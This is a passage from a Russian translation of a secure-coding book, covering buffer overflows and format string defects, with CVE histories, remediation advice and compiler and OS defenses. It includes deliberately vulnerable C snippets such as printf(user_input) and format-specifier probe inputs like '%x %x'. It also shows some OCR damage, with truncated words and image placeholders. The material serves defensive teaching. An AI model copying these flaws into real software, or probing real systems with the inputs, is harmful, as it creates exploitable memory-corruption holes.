Всегда тестируйте свой код с применением средств обнаружения ошибок памяти — например, AppVerifier для Windows (ссылка приведена в разделе «Другие ресурсы»); они помогут выявить незначительные или нетривиальные переполнения буферов на ранней стадии.

Нечеткое тестирование не обязано быть изощренным или особо сложным — см. сообщение «Improve Security with 'A Layer of Hurt'» в блоге SDL Майкла Ховарда (Michael Howard) по адресу *http://blogs.msdn.com/sdl/archive/2008/07/31*

improve-security-with-a-layer-of-hurt.aspx. Интересная реальная история, которая показывает, каким простым порой оказывается нечеткое тестирование, произошла в ходе тестирования Office 2007. Мы использовали довольно сложные инструменты и вскоре достигли пределов того, что можно было узнать с их помощью. Разговаривая с другом, который обнаружил несколько очень интересных ошибок, автор поинтересовался, как ему это удалось. Метод оказался очень простым: взять входные данные и последовательно заменять каждый байт всеми возможными значениями этого байта. Конечно, он подходит только для очень малых объемов входных данных, но при сокращении числа перебираемых значений он неплохо работает даже для очень больших файлов. Используя этот чрезвычайно простой метод, мы обнаружили немало дефектов.

Примеры

Все следующие дефекты, позаимствованные непосредственно из списка стандартных уязвимостей и дефектов CVE (*http://cve.mitre.org*), являются примерами переполнения буфера. Любопытная подробность: на момент публикации первого издания книги (февраль 2005 года) в CVE поиск выдавал 1734 записи, относившихся к категории переполнения буфера. Мы не собираемся приводить новое значение; что оно все равно устареет к тому моменту, когда книга попадет к вам в руки — достаточно сказать, что сейчас существует много тысяч таких дефектов. Поиск по информационным бюллетеням CERT, в которых документируются только самые распространенные и серьезные уязвимости, выдает 107 совпадений в этой категории.

CVE-1999-0042

Переполнение буфера в реализациях серверов IMAP и POP, разработанных в Вашингтонском университете.

Комментарий

Этот пункт списка CVE подробно документирован в бюллетене CERT CA-1997-09; переполнение буфера происходит в ходе аутентификации, выполняемой серверами POP и IMAP в реализациях Вашингтонского университета. Сопутствующая уязвимость заключалась в том, что сервер электронной почты не реализовывал принцип наименьших привилегий, а эксплойт предоставлял атакующему привилегии `root`. Переполнение стало причиной многократных случаев взлома уязвимых систем.

Сетевые проверки, разработанные для поиска уязвимых версий этого сервера, обнаружили аналогичные дефекты в сервере Seattle Labs SLMail 2.5 (см. *www.winnetmag.com/Article/ArticleID/9223/9223.html*).

CVE-2000-0389—CVE-2000-0392

- Переполнение буфера в функции `krb_rd_req` в Kerberos 4 и 5 позволяло удаленному атакующему получить привилегии `root`.

- Переполнение буфера в функции `krb425_conv_principal` в Kerberos 5 позволяло удаленному атакующему получить привилегии `root`.
- Переполнение буфера в функции `krshd` в Kerberos 5 позволяло удаленному атакующему получить привилегии `root`.
- Переполнение буфера в функции `ksu` в Kerberos 5 позволяло локальному пользователю получить привилегии `root`.

Комментарий

Эта серия дефектов в реализации Kerberos, разработанной в MIT, документирована в информационном бюллетене CERT CA-2000-06 (*www.cert.org/advisories/CA-2000-06.html*). Хотя исходный код находился в открытом доступе в течение нескольких лет, а проблема была обусловлена использованием потенциально опасных строковых функций (`strcat`), сообщение о дефекте появилось только в 2000 году.

CVE-2002-0842, CVE-2003-0095, CAN-2003-0096

Уязвимость форматных строк в некоторых сторонних модификациях `mod_dav` для ведения журнала сообщений шлюза (например, Oracle9i Application Server 9.0.2) позволяет удаленному атакующему выполнить производный код при помощи целевого URI, приводящего к выдаче ответа «502 Bad Gateway».

Переполнение буфера в ORACLE.EXE для OracleDatabase Server 9i, 8i, 8.1.7 и 8.0.6 позволяет удаленному атакующему выполнить произвольный код при помощи длинного имени пользователя, вводимого в процессе входа через клиентское приложение, выполняющее собственную аутентификацию (демонстрируется на примере LOADPSP).

Множественные переполнения буферов в Oracle 9i Database Release 2, Release 1, 8i, 8.1.7 и 8.0.6 позволяют удаленным атакующим выполнять произвольный код при помощи (1) длинного аргумента строки преобразования у функции `TO_TIMESTAMP_TZ` или (2) длинного аргумента часового пояса у функции `TZ_OFFSET`, или (3) длинного параметра `DIRECTORY` у функции `BFILENAME`.

Комментарий

Уязвимости документированы в информационном бюллетене CERT CA-2003-05 (*www.cert.org/advisories/CA-2003-05.html*). Они составляют одну из категорий проблем, обнаруженных Дэвидом Личфилдом (David Litchfield) и его группой из Next Generation Security Software Ltd. Заодно эта история показывает, что приложение, которое анализирует мистер Личфилд, не стоит заранее рекламировать как «непробиваемое».

AN-2003-0352

Переполнение буфера в интерфейсе DCOM для RPC в Microsoft Windows NT 4.0, 2000, XP и Server 2003 позволяет удаленному атакующему выполнить произвольный код при помощи некорректно сформированного сообщения. Дефект используется червями Blaster/MSblast/LovSAN и Nachi/Welchia.

Комментарий

Это переполнение широко использовалось двумя очень опасными червями, что привело к серьезным сбоям в работе Интернета. Переполнение происходило в куче, а вся эта история доказала возможность построения стабильно работающего червя на базе этого дефекта. Одной из причин его успеха стало нарушение принципа наименьших привилегий: интерфейс не должен был становиться доступным анонимным пользователям. Другое интересное обстоятельство заключается в том, что благодаря средствам борьбы с переполнением в Windows 2003 класс атаки снижался от наращивания привилегий до отказа в обслуживании.

Дополнительная информация об этой проблеме находится по адресам *www.cert.org/advisories/CA-2003-23.html* и *www.microsoft.com/technet/security/bulletin/MS03-039.asp*.

Путь к искуплению

Путь к искуплению греха переполнения долог и полон коварных ловушек. Мы рассмотрим разнообразные методы, которые помогут вам избежать переполнения буферов, а также ряд приемов, снижающих ущерб от произошедшего переполнения. Давайте посмотрим, как можно усовершенствовать ваш код.

Замена опасных функций для работы со строками

Как минимум следует заменить небезопасные функции — такие, как `strcpy`, `strcat` и `sprintfwith` — счетными версиями. Вариантов замены может быть несколько. Учтите, что у старых счетных функций были проблемы с интерфейсом; во многих случаях пользователю приходится вычислять значения параметров.

Как будет показано в главе 7, компьютеры не так сильны в математике, как нам хотелось бы. К числу новых библиотек относятся strsafe (Sage C Run-Time Library) из поставки Microsoft Visual Studio 2005 (сейчас она готовится к включению в стандарт ANSI C/C++) и strlcat/strlcpy для *nix. Также необходимо обратить внимание на то, как в каждой из этих функций реализуется завершение и усечение строк. Некоторые функции гарантируют завершение строк нуль-символом, но многие старые счетные функции таких гарантий не дают. По данным группы Microsoft Office замена небезопасных строковых функций в Office 2003 имела чрезвычайно низкий коэффициент регрессии (количество новых ошибок на одно вносимое исправление), поэтому регрессия вас пугать не должна.

Контроль за выделением памяти

Другой причиной переполнений буферов становятся математические ошибки. Изучите проблемы целочисленного переполнения в главе 7 и проанализируйте весь код, в котором вычисляются размеры выделяемых блоков.

Проверка циклов и обращений к массивам

Третьей причиной переполнения буферов является некорректная проверка усло завершения в циклах и некорректная проверка границ массива перед записью. Э одна из самых сложных областей; в некоторых случаях проблема и точка оглуш тельного «бум!» находятся в совершенно разных модулях.

Замена строковых буферов C строками C++

Данная мера эффективнее простой замены вызовов функций C, но она мож привести к серьезным изменениям существующего кода, особенно если код е не компилировался в режиме C++. Также необходимо знать и хорошо понима характеристики быстродействия контейнерных классов STL. Написать высок производительный код STL возможно, но как и во многих других аспектах пр граммирования, нежелание читать документацию (RTFM!) часто приводит к мен чем оптимальным результатам. Самая распространенная замена — использовани шаблонных классов STL `std::string` или `std::wstring`.

Замена статических массивов контейнерами STL

Все упомянутые проблемы также присущи контейнерам STL (таким, как `vecto` но у `vector` имеется дополнительная проблема: не все реализации `vector::iterat` проверяют выход за границы вектора. Эта мера может помочь, и по опыту авто использование STL позволяет быстрее писать защищенный код, однако помните что STL — не панацея.

Использование средств анализа

На рынке представлены неплохие инструменты для анализа кода C/C++ с поиском дефектов безопасности: Coverity, Fortify, PREfast, Klocwork и т. д. Как и во многих аспектах компьютерной безопасности, выбор лучшего инструмента не бывает однозначным — сравните предложения на тот момент, когда вы будете читать эту книгу. Ссылка на список программ анализа кода приведена в разделе «Другие ресурсы» этой главы. В Visual Studio 2005 (и выше) для отслеживания дефектов безопасности (таких, как переполнения буферов) включены такие средства, как PREfast (используется в режиме `/analyze`) и язык SAL (Source Code Annotation Language). SAL лучше всего описать на примере конкретного кода. В следующем (глупом) примере мы знаем, как аргументы `data` и `count` связаны между собой; длина аргумента `data` составляет `count` байтов. Но компилятору это неизвестно; он видит только `char*` и `size_t`.

```
void *DoStuff(char *data, size_t count) {
    static char buf[32];
    return memcpy(buf, data, count);
}
```

Код выглядит вполне нормально (не считая того, что нам отвратительна сама мысль о возвращении статических буферов... но это сейчас несущественно). Но если

значение count окажется больше 32, возникнет переполнение буфера. Версия этого фрагмента с SAL-аннотацией перехватит ошибку:

```
void *DoStuff(_In_bytecount_ (count) char *data, size_t count) {
    static char buf[32];
    return memcpy(buf, data, count);
}
```

Аннотация _In_bytecount_(N) означает следующее: *data является «входным» буфером, из которого осуществляется только чтение данных, а его размер в байтах определяется параметром count.

Лучшим источником информации о SAL является заголовочный файл *sal.h*, включенный в поставку Visual C++.

Дополнительные защитные меры

К дополнительной защите следует относиться примерно так же, как мы относимся к ремням безопасности или воздушным подушкам в машине. Ремни безопасности часто снижают риск от аварий, но в аварию все равно лучше не попадать. Даже если вас спасла воздушная подушка, вряд ли можно сказать, что ваш день удался! При этом важно учитывать, что для каждого конкретного приема всегда найдется достаточно сложная атака, которая его защиту полностью преодолеет. Рассмотрим некоторые приемы дополнительной защиты.

Защита стека

Защита стека была впервые реализована Криспином Коуэном в продукте Stackguard, а позднее независимо реализована фирмой Microsoft в форме ключа компилятора /GS. В простейшем варианте система защиты стека размещает в стеке между локальными переменными и адресом возврата специальное сторожевое значение. Новые реализации также могут изменять порядок переменных для повышения эффективности. Основным достоинством такого подхода является его низкая затратность, а дополнительным — упрощение отладки нарушений стека. Другим примером служит ProPolice, расширение GCC (CHU Compiler Collection), созданное фирмой IBM.

В Visual C++ 2008 и выше параметр /GS включается по умолчанию в режиме командной строки и в IDE.

Любой продукт, находящийся в процессе разработки, должен использовать защиту стека.

Учтите, что защита стека может быть преодолена разными способами. Например, при замене таблицы указателей на виртуальные функции и вызове функции перед возвратом управления (хорошими кандидатами являются виртуальные деструкторы), дефект будет использован до того, как защита стека сможет вмешаться в происходящее. Вот почему так важны другие меры защиты; некоторые из них мы сейчас рассмотрим.

Неисполняемый стек и куча

Эта защитная мера обеспечивает существенную защиту против атак, но может отрицательно отразиться на совместимости приложения. Некоторые приложения вполне законно компилируют и выполняют ход «на ходу» — как, скажем, многие приложения, написанные на Java и C#. Также важно учесть, что если атакующему удастся успешно провести против вашего приложения атаку «возврата в libC», используя вызов законной функции для вредоносных целей, защита страницы памяти от выполнения может быть снята.

К сожалению, хотя большая часть современного оборудования поддерживает эту возможность, степень поддержки зависит от типа процессора, операционной системы и ее версии. В результате вы не можете рассчитывать на присутствие защиты, а чтобы убедиться в том, что ваше приложение совместимо с неисполнимым стеком и кучей, его приходится запускать на оборудовании, поддерживающем аппаратную защиту, да еще с включением защиты в целевой операционной системе. Например, если приложение предназначено для Windows, все тесты должны проводиться в Windows Vista или более поздней версии с современным процессором. В Windows эта технология называется DEP (Data Execution Prevention); также встречается термин NX (No eXecute).

Windows Server 2003 SP1 тоже поддерживает эту возможность. Поддержку неисполняемой памяти также обеспечивает PaX для Linux и OpenBSD.

Другие ресурсы

- Writing Secure Code, Second Edition by Michael Howard and David C. LeBlanc (Microsoft Press, 2002), Chapter 5, «Public Enemy #1: Buffer Overruns».
- «Heap Feng Shui in JavaScript» by Alexander Sotirov: *http://www.phreedom.org/research/heap-feng-shui/heap-feng-shui.html*
- «Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows Server 2003» by David Litchfield: *www.ngssoftware.com/papers/defeating-w2k3-stack-protection.pdf*
- «Non-Stack Based Exploitation of Buffer Overrun Vulnerabilities on Windows NT/2000/XP» by David Litchfield: *www.ngssoftware.com/papers/non-stack-bo-windows.pdf*
- «Blind Exploitation of Stack Overflow Vulnerabilities» by Peter Winter-Smith: *www.ngssoftware.com/papers/NISR.BlindExploitation.pdf*
- «Creating Arbitrary Shellcode In Unicode Expanded Strings: The 'Venetian' Exploit» by Chris Anley: *www.ngssoftware.com/papers/unicodebo.pdf*
- «Smashing the Stack for Fun and Profit» by Aleph1 (Elias Levy): *www.insecure.org/stf/smashstack.txt*
- «The Tao of Windows Buffer Overflow» by Dildog: *www.cultdeadcow.com/cDc_files/cDc-351/*

Microsoft Security Bulletin MS04-011/Security Update for Microsoft Windows (835732): *www.microsoft.com/technet/security/Bulletin/MS04-011.mspx*

Microsoft Application Compatibility Analyzer: *www.microsoft.com/windows/appcompatibility/analyzer.mspx*

Using the Strsafe.h Functions: *http://msdn.microsoft.com/library/en-us/winui/winui/windowsuserinterface/resources/strings/usingstrsafefunctions.asp*

More Secure Buffer Function Calls: AUTOMATICALLY!: *http://blogs.msdn.com/michael_howard/archive/2005/2/3.aspx*

Repel Attacks on Your Code with the Visual Studio 2005 Safe C and C++ Libraries: *http://msdn.microsoft.com/msdnmag/issues/05/05/SafeCandC/default.aspx*

«strlcpy and strlcat—Consistent, Safe, String Copy and Concatenation» by Todd C. Miller and Theo de Raadt: *www.usenix.org/events/usenix99/millert.html*

GCC extension for protecting applications from stack-smashing attacks: *www.trl.ibm.com/projects/security/ssp/*

PaX: *http://pax.grsecurity.net/*

OpenBSD Security: *www.openbsd.org/security.html*

Static Source Code Analysis Tools for C: *http://spinroot.com/static/*

Итоги

Внимательно проверяйте обращения к буферу, используя безопасные функции для работы со строками и буфером.

Тщательно разберитесь во всех тонкостях работы написанного вами кода, копирующего данные в буфер.

Используйте средства защиты, предоставляемые компилятором, — такие, как /GS и ProPolice.

Используйте средства защиты от переполнения буферов уровня операционной системы — например, DEP и PaX.

По возможности используйте рандомизацию адресов, как при использовании ASLR в Windows (`/dynamicbase`).

Понимайте, какие данные находятся под контролем атакующего, и организуйте безопасное управление такими данными в вашем коде.

Не рассчитывайте на то, что защита на уровне компилятора и ОС будет достаточной; это всего лишь дополнительные меры.


Не создавайте новый код, использующий небезопасные функции.

Своевременно обновляйте компилятор C/C++. В новых версиях авторы компиляторов включают в генерируемый код новые средства защиты.

Постепенно исключайте из старого кода небезопасные функции.

Старайтесь использовать строковые и контейнерные классы C++ вместо низкоуровневых строковых функций C.

ГРЕХ 6



Дефекты форматных строк

Общие сведения

Дефекты форматных строк — одна из немногочисленных действительно новых атак, появившихся за последние годы. Одно из первых упоминаний дефектов форматных строк встречается 23 июня 2000 года в сообщении Lamagra Argamal (*www.securityfocus.com/archive/1/66842*); месяцем позже Паскаль Бушерен (Pascal Bouchareine) приводит более четкое объяснение (*www.securityfocus.com archive/1/70552*). В более раннем сообщении Марка Слемко (Mark Slemko) (*www. securityfocus.com/archive/1/10383*) изложена основная суть проблемы, но упущена способность использования дефектов форматных строк для записи в память.

Как и во многих проблемах безопасности, первопричиной дефектов форматных строк становится использование введенных пользователем данных без проверки. В C/C++ дефекты форматных строк могут использоваться для записи в произвольные адреса памяти, причем самый опасный аспект заключается в том, что это может происходить без махинаций со смежными блоками памяти. Возможность «точечного удара» позволяет атакующему обходить защиту стека и даже изменять очень малые участки памяти. Проблема также может возникнуть и тогда, когда

орматные строки читаются из непроверенного источника, находящегося под контролем атакующего. Последний аспект в большей степени характерен для систем UNIX и Linux. В Windows строковые таблицы приложений обычно хранятся в исполняемом файле программы или ресурсных библиотеках DLL (Dynamic Link Libraries). А если атакующий может заменить основной исполняемый файл или библиотеку DLL, то он сможет провести атаку и более прямолинейно — ведь они могут просто модифицировать запускаемый код.

С появлением рандомизации адресного пространства (ASLR) некоторые виды атак не удается надежно провести без утечки информации. Тот факт, что дефект форматной строки может способствовать получению информации о структуре адресного пространства приложения, означает, что некогда ненадежная атака может превратиться в надежный эксплойт.

Дополнительная проблема заключается в том, что по мере перехода приложений от 32-разрядной архитектуры к 64-разрядной некорректные спецификации форматов для типов переменного размера могут приводить как к усечению данных, так и к записи части значения.

Даже если вы не имеете дела с C/C++, атаки форматных строк могут создать существенные проблемы. Самая очевидная проблема заключается в том, что поврежденный или усеченный ввод собьет с толку некоторых пользователей, но в некоторых условиях атакующий также может запустить межсайтовую сценарную атаку или атаку внедрения SQL. Кроме того, дефекты форматных строк могут использоваться для повреждения или трансформации данных.

Ссылки CWE

Проект CWE включает следующую запись для этого класса дефектов:

- CWE-134: Неконтролируемая форматная строка.

Потенциально опасные языки

Наибольшую опасность дефекты форматных строк представляют в C/C++. Прямым результатом успешной атаки может стать выполнение произвольного кода и раскрытие информации. Другие языки обычно не допускают выполнение произвольного кода, но в них возможны другие виды атак, как уже говорилось ранее. Perl не имеет прямых уязвимостей для спецификаторов, задаваемых в пользовательском вводе, но чтение форматных строк из модифицированных данных может создать проблемы.

Объяснение

Форматирование данных для вывода или хранения порой оказывается весьма нетривиальной задачей, поэтому во многих языках программирования имеются

функции простого форматирования данных. В большинстве языков описание формата представляется в виде строки, называемой форматной строкой. Форматная строка определяется на специализированном языке обработки данных, который позволяет легко описывать формат вывода. Однако многие разработчики допускают элементарную ошибку — данные, полученные от непроверенных пользователей, используются как форматная строка. В результате атакующий может передать особым образом написанную форматную строку, которая создаст проблемы.

Опасность дефектов форматных строк особенно велика в C/C++: архитектура C/C++ усложняет обнаружение проблем форматных строк, а форматные строки в этих языках включают особенно опасные конструкции (прежде всего `%n`), не поддерживаемые в форматных строках других языков.

В C/C++ функция может вызываться с переменным количеством аргументов, для чего список аргументов завершается многоточием (...). Но дело в том, что вызываемая функция не может знать — даже во время выполнения, — сколько именно аргументов ей передается. Самую распространенную категорию функций с переменным количеством аргументов образуют функции семейства `printf`: `printf`, `sprintf`, `snprintf`, `fprintf`, `vprintf` и т. д. Аналогичная проблема существует и у функций с расширенной кодировкой символов, решающих те же задачи. Рассмотрим конкретный пример:

```
#include <stdio.h>
int main(int argc, char* argv[])
{
    if(argc > 1)
        printf(argv[1]);

    return 0;
}
```

Вроде бы все просто. А теперь разберемся, что же может произойти. Программист ожидает, что пользователь введет что-нибудь содержательное — например, `Hello World`. Попробуйте, и программа выдаст строку `Hello World`. Теперь немного изменим ввод; попробуйте ввести строку `%x %x`. В Windows XP в стандартном режиме командной строки (*cmd.exe*) результат будет выглядеть так:

```
E:\projects\19_sins\format_bug>format_bug.exe "%x %x"
12ffc0 4011e5
```

В другой операционной системе или с другим интерпретатором командной строки придется внести некоторые изменения в строку, передаваемую программе, да и результат, скорее всего, будет выглядеть иначе. Для простоты можно поместить аргументы в сценарий командного процессора или пакетный файл.

Что произошло? Функция `printf` получает входную строку, в соответствии с которой функция ожидает, что перед ее вызовом в стек были занесены два аргумента. Спецификаторы `%x` позволяют читать содержимое стека по 4 байта на любую длину по вашему усмотрению. При использовании аргумента `%p` функция не только покажет содержимое стека, но и сообщит, является ли приложение 32- или 64-разрядным. В 64-разрядной системе автора результат выглядит так:

```
C:\projects\format_string\x64\Debug>format_string.exe %p
0000000000086790
```

В 32-разрядной системе выводится следующая информация:

```
C:\projects\format_string\Debug>format_string.exe %p
00000000
```

А при повторном запуске мы видим, что для приложения используется рандомизация адресного пространства ASLR:

```
C:\projects\format_string\x64\Debug>format_string.exe %p
00000000006A6790
```

Заметили, что при первом запуске вывод завершался цифрами «*08*6790», а при втором — цифрами «*6A*6790»? В этом проявляется воздействие ASLR.

Нетрудно представить, что для более сложной функции, хранящей секретную информацию в стековой переменной, атакующий сможет прочитать эту информацию. Функция выводит адрес стека (0x12ffc0) и адрес кода, по которому вернет управление функция `main`. Разумеется, и то и другое является исключительно важной информацией, которая предоставляется атакующему.

Как дефект форматной строки может использоваться для записи в память? Один из редко используемых форматных спецификаторов `%n` выводит количество символов, выведенных до настоящего момента, по адресу переменной, передаваемой в соответствующем аргументе. Предполагается, что он будет использоваться примерно так:

```
unsigned int bytes;
printf("%s%n\n", argv[1], &bytes);
printf("Your input was %d characters long\n", bytes");
```

Результат:

```
E:\projects\19_sins\format_bug>format_bug2.exe "Some random input"
Some random input
Your input was 17 characters long
```

На платформе с 4-байтовыми целыми числами спецификатор `%n` запишет сразу четыре байта, а спецификатор `%hn` — два байта. Теперь атакующему остается только разобраться в том, как вычислить адрес, который ему хотелось бы разместить в нужной позиции стека, и поэкспериментировать со спецификаторами ширины поля до тех пор, пока не удастся подобрать нужное количество записываемых байтов.

ПРИМЕЧАНИЕ

За более полным описание действий, необходимых для использования дефекта, обращайтесь к книге «Writing Secure Code, Second Edition» Майкла Ховарда (Michael Howard) и Дэвида К. Лебланка (David C. LeBlanc) (Microsoft Press, 2002), а также к книге «Shellcoder's Handbook: Discovering and Exploiting Security Holes», авторы: Джек Козел (Jack Koziol), Дэвид Личфилд (David Litchfield), Дэйв Айтел (Dave Aitel), Крис Анли (Chris Anley), Синан «noir» Эрен (Sinan «noir» Eren), Нил Мехта (Neel Mehta) и Райли Хассел (Riley Hassell) (Wiley, 2004).

А пока будем считать, что если атакующий получает возможность контролировать форматную строку в программе C/C++, рано или поздно он сможет разобраться, как выполнить свой собственный код. Особенно неприятная особенность

атак этого типа заключается в том, что перед проведением атаки можно проверить содержимое стека и скорректировать атаку «на ходу». Когда автор впервые публично демонстрировал эту атаку, он использовал другой интерпретатор командной строки, отличный от интерпретатора, использовавшегося для создания демонстрации — и атака не сработала. Но благодаря непревзойденной гибкости этой атаки ему удалось исправить проблему и успешно атаковать то же приложение на глазах у аудитории.

В большинстве других языков не существует аналога спецификатора `%n`; эти языки не имеют прямой уязвимости, которые упрощают выполнение кода, предоставленного атакующим, однако проблемы все равно не исключены. Существуют и другие, более сложные разновидности атаки, которым подвержены эти языки. Если атакующий сможет задать форматную строку для вывода в журнал или базу данных, это может привести к выводу ошибочных или дезинформирующих сведений. Кроме того, приложение, читающее журнал, может считать прочитанную информацию надежной, а при нарушении этого предположения дефекты парсера могут привести к выполнению произвольного кода. Также возможны проблемы с встраиванием управляющих символов в журнальные файлы — символы Backspace могут использоваться для удаления, а завершители строк — скрывать и даже устранять следы атаки.

Не стоит и говорить, что если атакующему удастся задать форматную строку для `scanf` или других аналогичных функций, неприятностей не избежать.

C/C++

В отличие от многих других дефектов, которые мы рассмотрим, этот дефект относительно легко обнаруживается при чтении кода. Все очень просто; конструкция

```
printf(user_input);
```

уязвима, а конструкция

```
printf("%s", user_input);
```

верна.

У проблемы имеется один важный аспект, о котором забывают многие программисты: использовать правильную конструкцию в одном месте недостаточно. Существует немало стандартных ситуаций, когда вы используете `sprintf` для помещения отформатированной строки в буфер, а потом забываетесь и делаете следующее:

```
fprintf(STDOUT, err_msg);
```

Атакующему остается лишь построить ввод с экранированием (escaping) форматных спецификаторов. Как правило, эта версия атакуется гораздо проще, потому что буфер `err_msg` часто выделяется в стеке. Если атакующему удастся перемещаться по стеку, он сможет контролировать позицию, запись в которую осуществляется при помощи пользовательского ввода.

Сопутствующие грехи

Хотя самая очевидная проблема относится к уровню программного кода, во многих приложениях строки хранятся во внешних файлах — это стандартная практика, упрощающая локализацию. Если приложение не защитило файл с использованием соответствующих списков ACL (Access Control List) или файловых разрешений, атакующий сможет передать свою форматную строку из-за отсутствия нормальных ограничений доступа.

Другой сопутствующий грех — отсутствие проверки данных, вводимых пользователем. В некоторых системах переменная среды определяет информацию локального контекста (locale), а локальный контекст, в свою очередь, определяет каталог для хранения файлов, относящихся к конкретному языку. В некоторых системах атакующему даже удается заставить приложение читать данные из произвольных каталогов.

Признаки греха

Потенциальный риск существует в любом приложении, которое получает данные от пользователя и передает их функции форматирования. Очень распространенный пример встречается в приложениях, которые ведут журнал пользовательского ввода. Кроме того, некоторые функции могут реализовывать форматирование самостоятельно.

Выявление в ходе анализа кода

В коде C/C++ обращайте особое внимание на функции семейства `printf`. Потенциальные проблемы выглядят примерно так:

```
printf(user_input);
fprintf(STDOUT, user_input);
```

Если вы видите вызов следующего вида:

```
fprintf(STDOUT, msg_format, arg1, arg2);
```

проверьте, где хранится строка, на которую ссылается `msg_format`, и насколько хорошо она защищена.

Аналогичные уязвимости существуют и в других системных функциях и API — например, в `syslog`. Каждый раз, когда вы видите определение функции с «...» в списке аргументов, перед вами потенциальная проблема.

Многие сканеры исходного кода (даже лексические, как RATS и flawfinder) способны обнаруживать ошибки форматных строк. Некоторые защитные меры также встраиваются в процесс компиляции — как FormatGuard Криспина Коуэна: *http://lists.nas.nasa.gov/archives/ext/linux-security-audit/2001/05/msg00030.html.*

Приемы тестирования для обнаружения греха

Передайте приложению форматные спецификаторы и посмотрите, вернет ли оно шестнадцатеричные значения. Например, если приложение запрашивает файл и если указанный файл не найден, выводит сообщение с введенным именем — попробуйте передать имя вроде *NotLikely%x%x.txt*. Если программа выведет сообщение об ошибке вида «NotLikely12fd234104587.txt cannot be found», то вы только что обнаружили уязвимость форматной строки.

Конечно, уязвимости привязаны к конкретному языку программирования; как минимум следует передавать спецификаторы формата, используемые в языке реализации. Но так как среды времени выполнения многих языков написаны на C/C++, также стоит опробовать команды форматных строк C/C++ для выявления опасных уязвимостей в используемой библиотеке.

В приложениях на базе веб-технологий также следует обратить внимание еще на один аспект: если приложение выполняет эхо-вывод данных, введенных пользователем, возникает опасность межсайтовых сценарных атак.

Примеры

Следующие примеры дефектов форматных строк приводятся по материалам сайта CVE (Common Vulnerabilities and Exposures) (*http://cve.mitre.org/*). На момент написания первого издания книги в CVE было 188 записей этого класса; сейчас их количество достигло 579. Далее приводится лишь небольшое подмножество дефектов, относящихся к работе с форматными строками.

CVE-2000-0573

Из описания CVE: «Функция `lreply` в *wu-ftpd* 2.6.0 и более ранних версий не проводит должной проверки незащищенной форматной строки, что позволяет удаленному атакующему выполнять произвольные команды при помощи конструкции SITE EXEC».

Это первый общеизвестный случай использования дефекта форматной строки. Название сообщения в BUGTRAQ подчеркивает серьезность проблемы: «*Удаленное* получение привилегий root минимум с 1994 года».

CVE-2000-0844

Из описания CVE: «Некоторые функции, реализующие подсистему локальных контекстов UNIX, не выполняют должной проверки форматных строк, внедряемых пользователем во входные данные. Это позволяет локальным атакующим выполнять произвольные команды (такие, как `gettext` и `catopen`) посредством вызова функций».

Полный текст исходного бюллетеня находится по адресу *www.securityfocus.com archive/1/80154*. Данная проблема особенно интересна тем, что в большинстве разновидностей UNIX (включая Linux) она затрагивает основной API системы

исключение составляют разновидности BSD, в которых переменная NLSPATH игнорируется для привилегированных *suid*-приложений. Этот бюллетень, как и многие бюллетени CORE SDI, превосходно написан, содержателен и дает очень обстоятельное объяснение существующей проблемы.

Путь к искуплению

Первый шаг: никогда не передавайте данные, вводимые пользователем, функции форматирования без проверки. Следите за тем, чтобы проверка осуществлялась на всех без исключения уровнях форматированного вывода. Также стоит заметить, что вызов функций форматирования сопряжен с относительно большими непроизводительными затратами ресурсов. Если вас интересует этот аспект, поищите в исходном коде директивы _output — возможно, программисту будет удобно написать `fprintf(STDOUT, buf);`

Эта строка кода не опасна, но она потребляет большое количество лишних тактов процессора.

Второй шаг: проследите за тем, чтобы форматные строки, используемые вашим приложением, читались только из доверенных источников, а пути к строкам не могли оказаться под контролем атакующего. Если вы пишете код для UNIX и Linux, следуйте примеру BSD и игнорируйте переменную NLSPATH, которая может использоваться для определения файла локализованных сообщений; это создаст дополнительный уровень защиты.

В современных версиях Microsoft CRT спецификатор %n отключается, но может быть включен директивой _set_printf_count_output. Если вы используете компилятор *gcc*, могут пригодиться следующие параметры:

- `Wall` — включает все предупреждения. Режим увеличивает объем выводимой информации, но обеспечивает наивысшее качество кода.
- `Wformat` — проверяет корректность аргументов форматных спецификаторов.
- `Wno-format-extra-args` — проверяет, что количество аргументов не превышает количество спецификаторов.
- `Wformat-nonliteral` — выводит предупреждение, если форматная строка не является литералом, а также при отсутствии дополнительных аргументов.
- `Wformat-security` — выводит предупреждение, если форматная строка не является литералом, а также при отсутствии дополнительных аргументов. В настоящее время является подмножеством —`Wformat-nonliteral`.
- `Wformat=2` — активизирует —`Wformat` и форматные проверки, не включенные в — `Wformat`. В настоящее время эквивалентно объединению режимов `Wformat`, `Wformat-nonliteral`, `Wformat-security` и `Wformat-y2k`.

C/C++

Ничего принципиально нового по сравнению с

```
printf("%s", user_input);
```

Дополнительные меры безопасности

Проверяйте локальные контексты и следите за тем, чтобы они принимали только корректные значения; см. статью Дэвида Уилера (DavidWheeler) «Write It Secure: Format Strings and Locale Filtering» из раздела «Другие ресурсы». Не используйте функции семейства `printf`, если без них можно обойтись. Например, при работе на C++ замените их потоковыми операторами:

```
#include <iostream>
//...
std::cout << user_input
//...
```


Другие ресурсы

- «Format bugs, in addition to the wuftpd bug» by Lamagra Agramal: *www.securityfocus.com/archive/1/66842*
- Writing Secure Code, Second Edition by Michael Howard and David C. LeBlanc (Microsoft Press, 2002), Chapter 5, «Public Enemy #1: Buffer Overruns».
- «UNIX locale format string vulnerability, CORE SDI» by Iván Arce: *www.securityfocus.com/archive/1/80154*
- «Format String Attacks» by Tim Newsham: *www.securityfocus.com/archive/1/81565*
- «Windows 2000 Format String Vulnerabilities» by David Litchfield, *www.nextgenss.com/papers/win32format.doc*
- «Write It Secure: Format Strings and Locale Filtering» by David A. Wheeler, *www.dwheeler.com/essays/write_it_secure_1.html*
